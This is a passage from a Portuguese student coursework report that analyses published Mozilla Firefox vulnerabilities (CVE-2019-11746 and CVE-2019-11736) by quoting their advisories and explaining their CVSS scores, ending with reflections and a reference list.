Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer qualquer tipo de acesso a configurações para atacar.
- UI – A vulnerabilidade exige que o utilizador execute uma ação antes desta ser explorada.
- CIA – Há uma perda total da confidencialidade, integridade e disponibilidade do sistema.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso são um pouco especializadas.
- AU – Não é necessário autenticar no destino.
- CIA– Divulgação considerável de informação. A modificação de alguns arquivos ou informações do sistema é possível. Existe um desempenho reduzido ou até interrupções na disponibilidade dos recursos.


2. CVE-2019-11746

- Análise da Descrição

Esta vulnerabilidade é dada como **HIGH.** As vulnerabilidades *User-After-Free* são falhas de corrupção de memória que podem ser aproveitadas para se executar código arbitrário. Estas vulnerabilidades tiveram muito sucesso no mundo da exploração dos *browsers*, dado que podem causar uma falha no programa em si ou ativar recursos apenas pela execução remota deste código arbitrário.

Pela definição dada no *website* da *Common Weakness Enumeration* (CWE), este tipo de cenário pode ocorrer quando "a memória em questão é alocada para um outro ponteiro válido em algum momento após ter sido libertada. O ponteiro original para a memória libertada é usado novamente, apontando para algum lugar dentro da nova alocação. Á medida que os dados são alterados, a memória é corrompida, induzindo num comportamento indefinido do processo".

Neste caso, existe a manipulação de elementos de vídeo caso o corpo todo for libertado enquanto ainda estiver em uso, resultando numa falha perfeitamente explorável.


CVE-2019-11746: Use-after-free while manipulating video

Reporter Nils

Impact high

Description

A use-after-free vulnerability can occur while manipulating video elements if the body is freed while still in use. This results in a potentially exploitable crash.

References

Bug 1564449

- Análise do Impacto

Através desta vulnerabilidade, é possível, igualmente à anterior, existir a divulgação não autorizada de informações bem como a sua modificação, permitindo com isto uma interrupção do serviço.

CVSS v3.1 Severity and Metrics:
Base Score: 8.8 HIGH
Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V3.1 legend)
Impact Score: 5.9
Exploitability Score: 2.8

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): Required
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 6.8 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 8.6

Access Vector (AV): Network
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Victim must voluntarily interact with attack mechanism
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de ataque são baixas. Sucesso garantido no ataque.
- PR – Não requer qualquer tipo de acesso a configurações para atacar.
- UI – A vulnerabilidade exige que o utilizador execute uma ação antes desta ser explorada.
- CIA – Há uma perda total da confidencialidade, integridade e disponibilidade do sistema.

- AV - A vulnerabilidade é explorada através da rede.
- AC – Condições de acesso são um pouco especializadas.
- AU – Não é necessário autenticar no destino.
- CIA– Divulgação considerável de informação. A modificação de alguns arquivos ou informações do sistema é possível. Existe um desempenho reduzido ou até interrupções na disponibilidade dos recursos.

3. CVE-2019-11736


- Análise da Descrição

Esta vulnerabilidade é dada como **HIGH.** Neste caso, o serviço de manutenção da própria Mozilla não garantia a proteção contra arquivos vinculados a um outro arquivo do diretório dos *updates*. Dessa forma, podia existir a substituição de arquivos locais, incluindo o próprio serviço de manutenção que por si só é executado com acesso administrador.

> **# CVE-2019-11736: File manipulation and privilege escalation in Mozilla Maintenance Service**
>
> **Reporter** Seb Patane
>
> **Impact** high
>
> **Description**
>
> The Mozilla Maintenance Service does not guard against files being hardlinked to another file in the `updates` directory, allowing for the replacement of local files, including the Maintenance Service executable, which is run with privileged access. Additionally, there was a race condition during checks for junctions and symbolic links by the Maintenance Service, allowing for potential local file and directory manipulation to be undetected in some circumstances. This allows for potential privilege escalation by a user with unprivileged local access.
>
> *Note: These attacks requires local system access and only affects Windows. Other operating systems are not affected.*

Além desta falha, existia ainda uma *race condition* durante as verificações de junções e *links* simbólicos pelo próprio *Maintenance Service*, permitindo que a manipulação de arquivos e diretorias locais não fosse detetada em alguns casos. Esta falha possibilitava a potencial elevação de privilégios por parte de um *user* com acesso local comum não privilegiado.

- Análise do Impacto



CVSS v3.1 Severity and Metrics:
Base Score: 7.0 HIGH
Vector: AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H (V3.1 legend)
Impact Score: 5.9
Exploitability Score: 1.0

Attack Vector (AV): Local
Attack Complexity (AC): High
Privileges Required (PR): Low
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): High
Availability (A): High

CVSS v2.0 Severity and Metrics:
Base Score: 4.4 MEDIUM
Vector: (AV:L/AC:M/Au:N/C:P/I:P/A:P) (V2 legend)
Impact Subscore: 6.4
Exploitability Subscore: 3.4

Access Vector (AV): Local
Access Complexity (AC): Medium
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): Partial
Availability (A): Partial
Additional Information:
Allows unauthorized disclosure of information
Allows unauthorized modification
Allows disruption of service

- AV – Contrariamente às vulnerabilidades anteriores, o atacante explora a vulnerabilidade pelo acesso ao sistema de destino local, não estando ligado à rede.
- AC – O ataque bem-sucedido exige que o atacante invista esforço na preparação e execução da vulnerabilidade. Ataque complexo.
- PR – O atacante requer alguns privilégios.
- UI – O atacante não necessita da interação de qualquer utilizador.
- CIA – Há uma perda total da confidencialidade, integridade e disponibilidade do sistema.

- AV – Exige que o atacante tenha acesso físico ao sistema a atacar ou a uma conta local
- AC – Condições de acesso são um pouco especializadas.
- AU – Não é necessário autenticar no destino.
- CIA– Divulgação considerável de informação. A modificação de alguns arquivos ou informações do sistema é possível. Existe um desempenho reduzido ou até interrupções na disponibilidade dos recursos.

3. Conclusões e Observações Finais

Depois de tanta pesquisa e seleção de informações, é importante refletir sobre o que foi feito e de algum modo compreender até que ponto o trabalho prático ajudou a conhecer este novo mundo na tecnologia da segurança.

Este trabalho prático é-nos apresentado como um guia importante de aprendizagem, na medida em que pretende promover o conhecimento de ferramentas de apoio a ações proativas de segurança. Desde logo se percebe a quantidade enormíssima de dados que a Internet em si disponibiliza. Não só através das *databases*, tanto das vulnerabilidades como dos *exploits*, mas também pelo leque de soluções apresentadas para as demais vulnerabilidades estudadas. Estas *databases* tornam-se essenciais para resolver todo o trabalho prático, atendendo ao facto de que é através delas que passamos a conhecer as falhas dos serviços e compreendemos a gravidade que estes erros representam para a segurança das informações para empresas e utilizadores comuns.

A ideia base para resolver as questões deste trabalho prático passou sempre por descrever a vulnerabilidade, o seu impacto e de que forma é possível explorá-la ou até mesmo resolvê-la. Não sendo suficientes todos estes dados disponibilizados, foi muitas das vezes necessário pesquisar acerca de termos/expressões desconhecidos e que acabaram por fazer todo o sentido na compreensão das ações dos atacantes e o seu perigo na segurança dos sistemas informáticos.

Assim, todo o trabalho empregue reflete uma pesquisa atenta e empenhada, que demonstra o total interesse do grupo em aprender e compreender estas novas bases de dados. O grupo acredita ter assimilado como tudo funciona e acredita que este estudo aprofundado seja o primeiro passo para o sucesso na disciplina de Tecnologia da Segurança.

4. Referências

- https://seguranca-informatica.pt/conhecendo-e-explorando-o-bug-heartbleed/#.XZoIPUZKg2w
- https://geektuga.ddns.net/gct/index.php/2017/09/29/o-que-e-o-heartbleed-bug/
- https://www.first.org/cvss/v3.1/specification-document
- https://www.first.org/cvss/v2/guide
- https://www.ecommercebrasil.com.br/noticias/vulnerabilidade-critica-openssl-heartbleed/
- https://pplware.sapo.pt/informacao/lastpass-falha-risco-passwords/
- https://www.mozilla.org/en-US/security/advisories/mfsa2019-26/
- https://softwareengineering.stackexchange.com/questions/288429/is-it-safe-to-only-use-intval-to-sanitize-user-input-for-a-database-select
- https://hackpuntes.com/cve-2019-14348-joomsport-for-sports-sql-injection/
- https://pt.wikipedia.org/wiki/Cross-site_request_forgery
- https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30